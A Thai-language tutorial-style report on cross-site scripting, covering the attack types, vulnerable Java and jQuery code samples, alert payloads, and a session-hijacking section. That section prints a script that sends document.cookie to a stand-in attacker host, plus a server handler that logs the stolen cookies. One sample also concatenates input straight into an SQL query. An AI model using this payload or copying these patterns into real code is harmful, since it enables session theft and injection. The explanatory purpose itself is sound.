

**ภัยอันตรายจากการถูกโจมตีผ่านหน้าเว็บเพจ**  
**CROSS - SITE SCRIPTING ( XSS )**

# สารบัญ

<b>บทที่ 1 Definition</b>	<b>1</b>
<b>บทที่ 2 How cross-site scripting works</b>	<b>2</b>
2.1 Making an attack to infect a website	2
2.2 Infected website attacks users	3
<b>บทที่ 3 Statistics and analytics</b>	<b>5</b>
<b>บทที่ 4 Types of cross-site scripting attacks</b>	<b>7</b>
<b>บทที่ 5 Reflected (non-persistent) XSS</b>	<b>8</b>
5.1 Example of reflected (non-persistent) XSS	8
<b>บทที่ 6 Stored (persistent) XSS</b>	<b>9</b>
6.1 Example of stored (persistent) XSS	9
<b>บทที่ 7 DOM-based attacks</b>	<b>11</b>
7.1 Example of DOM-based attacks	11
<b>บทที่ 8 Cross-site scripting (XSS) examples</b>	<b>13</b>
8.1 Session hijacking	13
8.2 Impersonating the current user	15
8.3 Phishing attacks	16
8.4 Capture keystrokes	17
<b>บทที่ 9 What are the consequences of XSS attacks ?</b>	<b>20</b>
9.1 Risk levels of XSS vulnerabilities	20
9.2 Examples of vulnerabilities	21

# สารบัญ

<b>บทที่ 10 Detecting and testing for XSS</b>	<b>25</b>
10.1 Most common attack vectors	27
10.2 XSS testing tools	29
<b>บทที่ 11 XSS attack prevention and mitigation</b>	<b>31</b>
11.1 Force inputs to the same data type	31
11.2 Input validation	32
11.3 Output sanitization	32
11.4 Client- and server-side sanitization	35
11.5 Additional XSS prevention measures	36
11.6 XSS cheat sheet	37
<b>บทที่ 12 FAQ</b>	<b>38</b>
12.1 What is an XSS payload ?	38
12.2 What is XSS filtering ?	38
12.3 What is an XSS polyglot ?	38
12.4 What are the dangers of XSS ?	38
12.5 What is the difference between XSS and SQL injection ?	39
12.6 What is the difference between XSS and CSRF ?	39
12.7 What is the difference between XSS and XSSI ?	39
<b>บทที่ 13 PT AI XSS testing tool</b>	<b>40</b>

# บทที่ 1

## Definition

**Cross - Site Scripting ( XSS )** เป็นการโจมตีประเภทหนึ่งซึ่งมีการแทรกสคริปต์ที่เป็นอันตรายลงในเว็บไซต์และเว็บแอปพลิเคชันเพื่อจุดประสงค์ในการทำงานบนอุปกรณ์ของผู้ใช้ปลายทาง ในระหว่างกระบวนการนี้ อินพุตที่ไม่ถูกตรวจสอบ (**ข้อมูลที่ใช้ป้อน**) จะถูกใช้เพื่อเปลี่ยนเอาต์พุต

การโจมตี **XSS** บางประเภทไม่มีเป้าหมายเฉพาะ **Hacker** เพียงใช้ประโยชน์จากช่องโหว่ใน **Website** หรือ **Web Application** โดยใช้ประโยชน์จาก **User** ที่ตกเป็นเหยื่อ แต่ในหลายกรณี **XSS** จะดำเนินการในลักษณะที่ตรงกว่า เช่น ในข้อความอีเมล การโจมตี **XSS** สามารถเปลี่ยนเว็บแอปพลิเคชันหรือเว็บไซต์ให้เป็นเวกเตอร์เพื่อส่งสคริปต์ที่เป็นอันตรายไปยังเว็บเบราว์เซอร์ของเหยื่อที่ไม่รู้ตัวกำลังถูกโจมตี

การโจมตี **XSS** สามารถใช้ประโยชน์จากช่องโหว่ในสภาพแวดล้อมการเขียนโปรแกรมต่างๆ รวมถึง **VBScript**, **Flash**, **ActiveX** และ **JavaScript** บ่อยที่สุด **XSS** กำหนดเป้าหมาย **JavaScript** เนื่องจากการผสมรวมอย่างแน่นหนาของภาษา กับเบราว์เซอร์ส่วนใหญ่ ความสามารถในการใช้ประโยชน์จากแพลตฟอร์มที่ใช้กันทั่วไปนี้ทำให้การโจมตี **XSS** กิ่งอันตรายและทั่วไป

## บทที่ 2

### How cross-site scripting works

ด้วยแนวคิดที่ว่า การโจมตีแบบ **cross-site scripting** คืออะไร เรามาดูกันว่ามันทำงานอย่างไร !!

ลองนึกภาพคนที่นั่งหน้าคอมพิวเตอร์ หน้าจอจะแสดงไอคอนโปรแกรมจัดการไฟล์ โปรแกรมแก้ไขข้อความ สเปรดชีต และเครื่องเล่นเพลงที่มุล่งขวาทังหมดเป็นเรื่องปกติ และคุ้นเคย แต่มีบางอย่างหายไปจากภาพนี้ นั่นคืออินเทอร์เน็ตเบราว์เซอร์ที่มีแท็บหลายสิบแท็บเปิดพร้อมกัน

แท็บเหล่านี้เต็มไปด้วยพาดหัวข่าวที่น่าสนใจ วิดีโอตลก โฆษณาสินค้ากีฬา ร้านค้าออนไลน์ และไซต์การชำระเงินที่มีใบเสร็จที่ชำระเงินสำหรับตัวเร่งความเร็ว ไซต์เหล่านี้ทั้งหมดมีสิ่งหนึ่งที่เหมือนกัน : แท็บจะเป็นไปไม่ได้เลยหากไม่มี **JavaScript**

จากนั้นเพียงคลิกง่ายๆ บนแบนเนอร์โฆษณา ก็จะเรียกอีกหน้าหนึ่งขึ้นมา หน้านี้มีสคริปต์ที่เชื่อมต่อกับเว็บไซต์ธนาคารออนไลน์และโอนเงินจากบัญชีของผู้ใช้ไปยังบัตรของผู้โจมตีอย่างเจียมๆ โขคติที่เบราว์เซอร์จัดความเป็นไปได้ด้วยนโยบายต้นทาง (**SOP**) นโยบายนี้ช่วยให้แน่ใจว่าสคริปต์ที่ทำงานบนหน้าเว็บไม่มีสิทธิ์เข้าถึงข้อมูลที่ไม่ถูกต้อง ถ้าสคริปต์ถูกลดจากโดเมนอื่น เบราวเซอร์จะไม่สามารถเรียกใช้สคริปต์ได้

**Does this guarantee a happy ending ?**

**Cybercriminals** ใช้วิธีการต่างๆ เพื่อหลีกเลี่ยง SOP และหาช่องโหว่ของแอปพลิเคชัน เมื่อประสบความสำเร็จ จะทำให้เบราว์เซอร์ของผู้ใช้รันสคริปต์ที่กำหนดเองบนหน้าเว็บที่กำหนด

### 2.1 Making an attack to infect a website

นโยบายต้นทางเดียวกันควรอนุญาตให้ใช้สคริปต์ได้เฉพาะเมื่อมีการโหลดสคริปต์จากโดเมนเดียวกันกับหน้าที่ผู้ใช้กำลังดูอยู่ และในความเป็นจริง ผู้โจมตีไม่มีการเข้าถึงโดยตรงไปยังเซิร์ฟเวอร์ที่รับผิดชอบสำหรับหน้าที่แสดงโดยเบราว์เซอร์ ดังนั้นผู้โจมตีจะอย่างไร ?

ช่องโหว่ของแอปพลิเคชันสามารถช่วยผู้โจมตีโดยทำให้พวกเขาสามารถฝังแฟร็กเมนต์และโค้ดที่เป็นอันตรายในเนื้อหาของหน้าได้

ช่องโหว่ของแอปพลิเคชันสามารถช่วยผู้โจมตีโดยทำให้พวกเขาสามารถฝังแฟรกเมนต์และโค้ดที่เป็นอันตรายในเนื้อหาของหน้าได้

**ตัวอย่างเช่น** เครื่องมือค้นหาทั่วไปจะสะท้อนคำค้นหาของผู้ใช้เมื่อแสดงผลการค้นหา จะเกิดอะไรขึ้นหากผู้ใช้พยายามค้นหาสตริง "`<script> alert (1) </script>`" เนื้อหาของหน้าผลการค้นหาจะนำไปสู่การเรียกใช้สคริปต์นี้ และกล่องโต้ตอบที่มีข้อความ "1" จะปรากฏขึ้นหรือไม่ ขึ้นอยู่กับว่านักพัฒนาเว็บแอปพลิเคชันตรวจสอบการป้อนข้อมูลของผู้ใช้และแปลงเป็นรูปแบบที่ปลอดภัยได้ดีเพียงใด

ปัญหาหลักอยู่ที่การที่ผู้ใช้ใช้งานเบราว์เซอร์เวอร์ชันต่างๆ ได้หลากหลาย ตั้งแต่รุ่นก่อนอัลฟาล่าสุดไปจนถึงรุ่นที่ไม่รองรับอีกต่อไป ทุกเบราว์เซอร์จัดการหน้าเว็บด้วยวิธีที่แตกต่างกันเล็กน้อย ในบางกรณี การโจมตี **XSS** อาจทำได้ค่อนข้างสำเร็จเมื่ออินพุตไม่ได้รับการกรองอย่างเพียงพอ ดังนั้น ขั้นตอนแรกในการโจมตี **XSS** คือการกำหนดวิธีการฝังข้อมูลผู้ใช้นบนหน้าเว็บ

## 2.2 Infected website attacks users

ขั้นตอนที่สองคือให้ผู้โจมตีโน้มน้าวให้ผู้ใช้งานเข้าชมหน้าใดหน้าหนึ่งโดยเฉพาะ ผู้โจมตียังต้องส่งवेक्टरการโจมตีไปยังหน้า เป็นอีกครั้งที่ไม่มีอะไรเป็นอุปสรรคร้ายแรง เว็บไซต์มักจะยอมรับข้อมูลเป็นส่วนหนึ่งของ **URL** ในการใช้वेक्टरการโจมตี ผู้โจมตีสามารถใช้วิศวกรรมสังคมหรือวิธีการฟิชซึ่งต่างๆ

โค้ดตัวอย่างต่อไปนี้แสดงเฉพาะสตริงดังกล่าว ( **ส่งโดยผู้ใช้ในคำขอ HTTP** ) ในการตอบสนองของเซิร์ฟเวอร์

```
protected void doGet( HttpServletRequest request, HttpServletResponse resp) {

    String firstName = request.getParameter("firstName");

    resp.getWriter().append("<div>");

    resp.getWriter().append("Search for " + firstName);

    resp.getWriter().append("</div>");

}
```

รหัสประมวลผลค่าของพารามิเตอร์ **URL** แรกที่ส่งผ่านในคำขอของผู้ใช้ จากนั้นจะแสดงพารามิเตอร์บนหน้าเว็บที่ได้ ดูเหมือนว่านักพัฒนาซอฟต์แวร์จะไม่คาดหวังที่จะเห็นสิ่งอื่นใดนอกจากข้อความธรรมดาที่ไม่มีแท็ก **HTML** ในพารามิเตอร์ **firstName** หากผู้โจมตีส่งคำขอ "**http://very.good.site/search?firstName= <script> alert ( 1 ) </script>**" หน้าสุดท้ายจะมีลักษณะดังนี้


```
<div>
  Search for <script>alert(1)</script>
</div>
```

คุณสามารถตรวจสอบได้อย่างง่ายดายว่าเมื่อโหลดแฟรกเมนต์ **HTML** นี้เข้าสู่หน้าเว็บในเบราว์เซอร์ของผู้ใช้ สคริปต์ที่ส่งผ่านในพารามิเตอร์ **URL** ของ **firstName** จะถูกดำเนินการ ในกรณีนี้ **JavaScript** ที่เป็นอันตรายจะถูกดำเนินการในบริบทของเซิร์ฟเวอร์ที่มีช่องโหว่ สคริปต์จึงสามารถเข้าถึงข้อมูลลูกค้าของโดเมน, **API** ของโดเมน และอื่นๆ ได้แน่นอน ผู้โจมตีจะพัฒนาเวกเตอร์จริงในลักษณะที่ปกปิดสถานะของตนบนหน้าที่ผู้ใช้ดู

## บทที่ 3


### Statistics and analytics

จากการวิเคราะห์ของ **Positive Technologies XSS** เป็นหนึ่งในสามการโจมตีเว็บแอปพลิเคชันที่พบบ่อยที่สุด เปรอเซ็นต์สัมพัทธ์ของ **XSS** เมื่อเทียบกับการโจมตีประเภทอื่นๆ ลดลงในปีก่อนหน้า อย่างไรก็ตาม ยังไม่มีวิวัฒนาการว่า **XSS** จะสูญเสียความนิยม





เหตุใด **XSS** จึงยังอยู่ใกล้ด้านบนสุดของรายการ พิจารณาจำนวนเว็บไซต์ที่มีช่องโหว่ ตามรายละเอียดในรายงานปี **2019** ของเรา เว็บไซต์ทดสอบมากกว่าสองในสามมีช่องโหว่ **XSS**



ภาคส่วนที่ **XSS** กำหนดเป้าหมายมากที่สุด ได้แก่ การโรงแรมและความบันเทิง (**33%**) การเงิน (**29%**) การศึกษาและวิทยาศาสตร์ (**29%**) และการคมนาคมขนส่ง (**26%**) ไอที (**16%**) และรัฐบาล (**16%**) ก็ได้รับผลกระทบเช่นกัน แต่ไม่เท่ากัน

## บทที่ 4

### Types of cross-site scripting attacks

การโจมตี **XSS** ส่วนใหญ่สามารถแบ่งออกเป็น 3 ประเภท

- **Reflected (non-persistent).** ผู้ให้บริการของเว็บเบราว์เซอร์การโจมตีคือคำขอ **HTTP** ของโคลเอนต์ปัจจุบัน เซิร์ฟเวอร์ส่งคืนการตอบสนองที่มีเว็บเบราว์เซอร์โจมตี โดยพื้นฐานแล้วเซิร์ฟเวอร์จะสะท้อนการโจมตี
- **Stored (persistent).** เว็บเบราว์เซอร์การโจมตีจะอยู่ที่ฝั่งเซิร์ฟเวอร์ (**เราจะพูดถึงว่ามันไปถึงที่นั่นได้อย่างไรในบทความนี้**)
- **DOM-based XSS (Document Object Model).** เว็บเบราว์เซอร์การโจมตีอยู่ที่ฝั่งโคลเอนต์ การเอาต์เอาเปรียบเป็นไปได้นี้เนื่องจากข้อบกพร่องในการประมวลผลข้อมูลภายในโค้ด JavaScript

มีหมวดหมู่อื่นๆ อีกสองสามประเภทเช่นกัน แม้ว่าจะมีการพบเห็นไม่บ่อยนัก ได้แก่

- **Flash-based XSS.** ช่องโหว่นี้มาจากการประมวลผลอินพุตของผู้ใช้ในแอปพลิเคชัน **Flash** ไม่เพียงพอ
- **XSSI.** กรัฟฟิคที่โฮสต์บนโดเมนภายนอกและเซิร์ฟเวอร์มีความเสี่ยง

ช่องโหว่ของเบราว์เซอร์อาจส่งผลกระทบต่อความเสี่ยงของ **XSS** ได้เช่นกัน

- **uXSS (Universal XSS).** ช่องโหว่นี้ทำให้สามารถข้าม **SOP** เพื่อรับ **JavaScript** จากไซต์หนึ่งไปยังอีกไซต์หนึ่งได้
- **mXSS (Mutation XSS).** ผู้โจมตีเสี่ยงการกรองโดยใส่เพย์โหลด HTML ลงใน DOM ด้วย **"JavaScript ([element] .innerHTML =% value%" หรือ "document.write (% value%))"** เพื่อเปลี่ยนจากปลอดภัยเป็นที่อาจเป็นอันตราย

## Reflected (non-persistent) XSS

**Reflected XSS** เวกเตอร์การโจมตีอยู่ภายในคำขอโคลเอนต์ **HTTP** ที่ประมวลผลโดยเซิร์ฟเวอร์ หากคำขอและการตอบกลับของเซิร์ฟเวอร์มีความสัมพันธ์เชิงความหมาย การตอบสนองของเซิร์ฟเวอร์จะเกิดขึ้นจากข้อมูลคำขอ **ตัวอย่างเช่น** คำขออาจเป็นคำค้นหาและคำตอบอาจเป็นหน้าผลลัพธ์

**Reflected XSS** เกิดขึ้นหากเซิร์ฟเวอร์ทำงานไม่ดีในการประมวลผลลำดับการหลีกเลี่ยง **HTML** ในกรณีนี้ หน้า que แสดงบนฝั่งเซิร์ฟเวอร์จะทำให้ **JavaScript** ถูกดำเนินการในบริบทของเซิร์ฟเวอร์ ซึ่งเป็นส่วนหนึ่งของเวกเตอร์การโจมตีดั้งเดิม

### 5.1 Example of reflected (non-persistent) XSS

นี่คือ **ตัวอย่าง** โค้ดที่มีช่องโหว่ด้านล่าง **reflected XSS**

```
protected void info( HttpServletResponse resp, String info) {  
    resp.getWriter().append("<h4>Info</h4>");  
    resp.getWriter().append(info);  
}
```

## บทที่ 6

### Stored (persistent) XSS

ช่องโหว่ของแอปพลิเคชันประเภทนี้เกิดขึ้นเมื่อเวกเตอร์โจมตีมี **JavaScript** ที่ไม่ได้มาในคำขอของผู้ใช้ โค้ด **JavaScript** จะถูกดาวน์โหลดจากเซิร์ฟเวอร์แทน (เช่น ฐานข้อมูลหรือระบบไฟล์)

แอปพลิเคชันอาจอนุญาตให้คุณบันทึกข้อมูลจากแหล่งที่ไม่น่าเชื่อถือ และต่อมา ใช้ข้อมูลนี้เพื่อสร้างการตอบสนองของเซิร์ฟเวอร์ต่อคำขอของไคลเอนต์ จับคู่กับการจัดการลำดับการคลิกเล็ง **HTML** ที่ไม่ดี ทำให้เกิดโอกาสสำหรับการโจมตี **XSS** ที่เก็บไว้

ลองนึกภาพฟอรัมออนไลน์ที่ผู้คนสื่อสารกันเป็นประจำ หากแอปพลิเคชันมีช่องโหว่ ผู้โจมตีสามารถโพสต์ข้อความด้วย **JavaScript** ที่ฝังไว้ ข้อความจะถูกบันทึกไว้ในฐานข้อมูลระบบ หลังจากนั้น สคริปต์ที่เป็นปัญหาก็จะดำเนินการโดยผู้ใช้ทุกคนที่อ่านข้อความที่โพสต์โดยผู้โจมตี

#### 6.1 Example of stored (persistent) XSS

ตัวอย่างโค้ดสำหรับการใช้ประโยชน์จากช่องโหว่ **XSS** ที่จัดเก็บไว้

```
protected void doGet(HttpServletRequest rq, HttpServletResponse resp) {

    String name = rq.getParameter("NAME");

    StringBuffer res = new StringBuffer();

    String query = "SELECT fullname FROM emp WHERE name = '" + name + "'";

    ResultSet rs = DB.createStatement().executeQuery(query);

    res.append("<table class='table'><tr><th>Employee</th></tr>");

    while (rs.next()) {

        res.append("<tr><td>");

        res.append(rs.getString("fullname"));

        res.append("</td></tr>");

    }

    res.append("</table>");

    resp.getWriter().append(res.toString());

}
```

ที่นี้ ข้อมูลจะถูกอ่านจากฐานข้อมูลและผลลัพธ์จะถูกส่งต่อไปโดยไม่ต้องมีการยืนยันโคลเอินต์ หากข้อมูลที่จัดเก็บไว้ในฐานข้อมูลมี **HTML Escape Sequence** รวมถึง **JavaScript** ข้อมูลจะถูกส่งไปยังโคลเอินต์และดำเนินการโดยเบราว์เซอร์ในบริบทของเว็บแอปพลิเคชัน

## บทที่ 7

### DOM-based attacks

ช่องโหว่ **XSS** สองประเภทที่อธิบายข้างต้นมีบางอย่างที่เหมือนกัน : หน้าเว็บที่มี **JavaScript** ฟังก์ชันเกิดขึ้นที่ฝั่งเซิร์ฟเวอร์ อย่างไรก็ตาม กรอบงานโคลเอ็นต์ที่ใช้ในแอปพลิเคชันเว็บสมัยใหม่ทำให้สามารถเปลี่ยนหน้าเว็บได้โดยไม่ต้องเข้าถึงเซิร์ฟเวอร์ โมเดลอ็อบเจกต์เอกสารสามารถแก้ไขได้โดยตรงที่ฝั่งโคลเอ็นต์

หลักฐานหลักที่อยู่เบื้องหลังช่องโหว่นี้ยังคงเหมือนเดิม โดยเฉพาะอย่างยิ่ง การประมวลผล **Escape Sequence** ของ **HTML** ที่ดำเนินการไม่ดี สิ่งนี้นำไปสู่ **JavaScript** ที่ควบคุมโดยผู้โจมตีปรากฏในข้อความของหน้าเว็บ จากนั้นโค้ดนี้จะถูกดำเนินการในบริบทของเซิร์ฟเวอร์

#### 7.1 Example of DOM-based attacks

นี่คือรหัสสำหรับการใช้ประโยชน์จากช่องโหว่ประเภทนี้

```
<div id="message-text">This is a warning alert</div>
```

โค้ด **HTML** มีองค์ประกอบที่มีตัวระบุ **"ข้อความ-ข้อความ"** ซึ่งหมายความว่าใช้เพื่อแสดงข้อความของข้อความ ต้นไม้ **DOM** จะได้รับการแก้ไขโดยฟังก์ชัน **JavaScript** ต่อไปนี้

```
function warning(message) {
    $("#message-text").html(message);
    $("#message").prop('style', 'display:inherit');
}
```

สคริปต์แสดงข้อความด้วยฟังก์ชัน **html()** ซึ่งไม่ล้างลำดับการหลักเสียง **HTML** ดังนั้น การดำเนินการดังกล่าวจึงมีความเสี่ยง **ตัวอย่างเช่น** ต่อไปนี้สามารถส่งผ่านไปยังฟังก์ชันนี้

**<script> alert ("XSS") </script>**

ในกรณีนี้ สคริปต์จะถูกดำเนินการในบริบทของเซิร์ฟเวอร์

## บทที่ 8

### Cross-site scripting (XSS) examples

ก่อนที่จะเราจะพูดถึงตัวอย่างเฉพาะ เราควรชี้ให้เห็นความแตกต่างที่สำคัญด้วย การโจมตี **XSS** บางอย่างมุ่งเป้าไปที่การรับข้อมูลเพียงครั้งเดียว ในกรณีเหล่านี้ คอมพิวเตอร์ของเหยื่อจะเรียกใช้สคริปต์ที่เป็นอันตรายและส่งข้อมูลที่ถูขโมยไปยังเซิร์ฟเวอร์ที่ควบคุมโดยผู้โจมตี

อย่างไรก็ตาม การโจมตีอื่นๆ เน้นไปที่การโจมตีซ้ำๆ โดย

- การลักลอบใช้เซสชันผู้ใช้และการลงชื่อเข้าใช้บัญชีเพื่อรวบรวมข้อมูล
- ฟิชชิ่งและลงชื่อเข้าใช้บัญชีด้วยชื่อผู้ใช้และรหัสผ่าน
- การเปลี่ยนรหัสผ่านของเหยื่อ สิ่งนี้เป็นไปได้เมื่อแอปพลิเคชันอนุญาตให้เปลี่ยนหรือรีเซ็ตรหัสผ่านโดยไม่ต้องป้อนรหัสผ่านเก่า ( **หรือรหัสแบบใช้ครั้งเดียว** )
- การสร้างผู้ใช้ที่มีสิทธิพิเศษใหม่ เมื่อเหยื่อมีสิทธิ์ที่จะทำเช่นนั้น
- การฝังแบ็คดอร์ **JavaScript** ในการนี้ เหยื่อต้องมีสิทธิ์แก้ไขเนื้อหาของเพจ ซึ่งอาจรวมถึง **XSS** ที่จัดเก็บไว้ในเพจที่เข้าชมบ่อย หากเหยื่อมีสิทธิ์ที่จำเป็น
- การโจมตีแอปพลิเคชันโดยใช้ประโยชน์จากสิทธิ์ของเหยื่อได้กำหนดเป้าหมายไปที่ **WordPress (การเรียกใช้โค้ดจากระยะไกล [RCE] ผ่านเทมเพลต/ตัวแก้ไขปลั๊กอินในแผงการดูแลระบบ)** และ **Joomla (RCE ผ่านการดาวน์โหลดไฟล์ที่กำหนดเอง)**

ดังที่เราได้เห็นแล้วว่า **XSS** อนุญาตให้เรียกใช้งาน **JavaScript** ในบริบทของเว็บแอปพลิเคชันที่มีช่องโหว่ แต่ต่างจาก **SQLi**, **XXE**, **AFR** และอื่นๆ สคริปต์ **JavaScript** จะทำงานในเว็บเบราว์เซอร์ของผู้ใช้ปลายทาง เป้าหมายหลักของการโจมตี **XSS** คือการเข้าถึงทรัพยากรของผู้ใช้ มาดูตัวอย่างการโจมตีดังกล่าวกัน

#### 8.1 Session hijacking

ลองนึกภาพสถานการณ์ต่อไปนี้ ผู้ใช้เปิดเบราว์เซอร์และไปที่หน้าธนาคารออนไลน์ ผู้ใช้จะได้รับแจ้งให้เข้าสู่ระบบด้วยชื่อผู้ใช้และรหัสผ่าน เห็นได้ชัดว่าการกระทำที่ตามมาของผู้ใช้ควรได้รับการพิจารณาว่าถูกต้องตามกฎหมาย แต่คุณจะตรวจสอบความถูกต้องตามกฎหมายนี้ได้อย่างไรโดยไม่ต้องขอให้ผู้ใช้ลงชื่อเข้าใช้ทุกครั้งที่คลิก



โชคดีสำหรับผู้ที่มีวิธีทำเช่นนั้น หลังจากพิสูจน์ตัวตนสำเร็จแล้ว เซิร์ฟเวอร์จะสร้างสตริงที่ระบุเซสชันผู้ใช้ปัจจุบันโดยไม่ซ้ำกัน สตริงนี้ถูกส่งผ่านในส่วนหัวการตอบสนอง ในรูปแบบของข้อมูลคุกกี้ ภาพหน้าจอต่อไปนี้แสดงตัวอย่างการตอบสนองของเซิร์ฟเวอร์ซึ่งเซสชันคุกกี้เรียกว่า **JSESSIONID**

▼ Response Headers [view source](#)

Cache-Control: private

Content-Length: 2523

Content-Type: text/html; charset=UTF-8

Date: Wed, 25 Mar 2020 13:21:24 GMT

Expires: Thu, 01 Jan 1970 00:00:00 GMT

Server: Apache-Coyote/1.1

Set-Cookie: JSESSIONID=77707EBF2C634617C196031AE4E1BE58; Path=/app

ในการเยี่ยมชมเซิร์ฟเวอร์ครั้งต่อไป ข้อมูลคุกกี้จะถูกรวมไว้ในคำขอโดยอัตโนมัติ เซิร์ฟเวอร์จะใช้ข้อมูลนี้เพื่อพิจารณาว่าคำขอนั้นมาจากผู้ใช้ที่ถูกต้องหรือไม่ โดยธรรมชาติแล้ว ความปลอดภัยของคุกกี้เซสชันจะกลายเป็นเรื่องสำคัญ การสกัดกั้นข้อมูลนี้จะเปิดใช้งานการแอบอ้างเป็นผู้ใช้ที่ถูกกฎหมาย

วิธีคลาสสิกวิธีหนึ่งในการถ่ายโอนข้อมูลคุกกี้ของเซสชันไปยังผู้โจมตีคือการส่งคำขอ **HTTP** จากเว็บเบราว์เซอร์ของผู้ใช้ไปยังเซิร์ฟเวอร์ที่ควบคุมโดยผู้โจมตี ในกรณีนี้ คำขอถูกสร้างขึ้นโดย **JavaScript** ที่ฝังอยู่ในหน้าเว็บที่มีช่องโหว่ ข้อมูลคุกกี้จะถูกส่งต่อในพารามิเตอร์ของคำขอนี้ ตัวอย่างหนึ่งของเวกเตอร์การโจมตีอาจเป็นดังนี้

```
<script>new Image().src="http://evil.org/do?data="+document.cookie;</script>
```

ในตัวอย่างนี้ เว็บเบราว์เซอร์ของผู้ใช้จะสร้างวัตถุรูปภาพในโมเดล **DOM** หลังจากนั้นจะพยายามโหลดรูปภาพจากที่อยู่ระบุในแท็ก src จากนั้นเบราว์เซอร์จะส่งข้อมูลคุกกี้ไปยังไซต์ของผู้โจมตีด้วยตัวจัดการคำขอ **HTTP** ที่สอดคล้องกัน

```

@GetMapping(value = "/do", produces = MediaType.IMAGE_PNG_VALUE)

public @ResponseBody byte[] getImage(@RequestParam(name = "data") String data)
throws

IOException {

    log.info("Document.cookie = {}", data);

    InputStream in = getClass().getResourceAsStream("/images/1x1.png");

    return IOUtils.toByteArray(in);

}

```

ในกรณีนี้ ผู้โจมตีจะต้องฟังการเชื่อมต่อขาเข้าเท่านั้น มิฉะนั้นจะกำหนดค่าบันทึกเหตุการณ์ และรับข้อมูลคุกกี้จากไฟล์บันทึก ( **ซึ่งจะอธิบายรายละเอียดเพิ่มเติมในภายหลัง** )

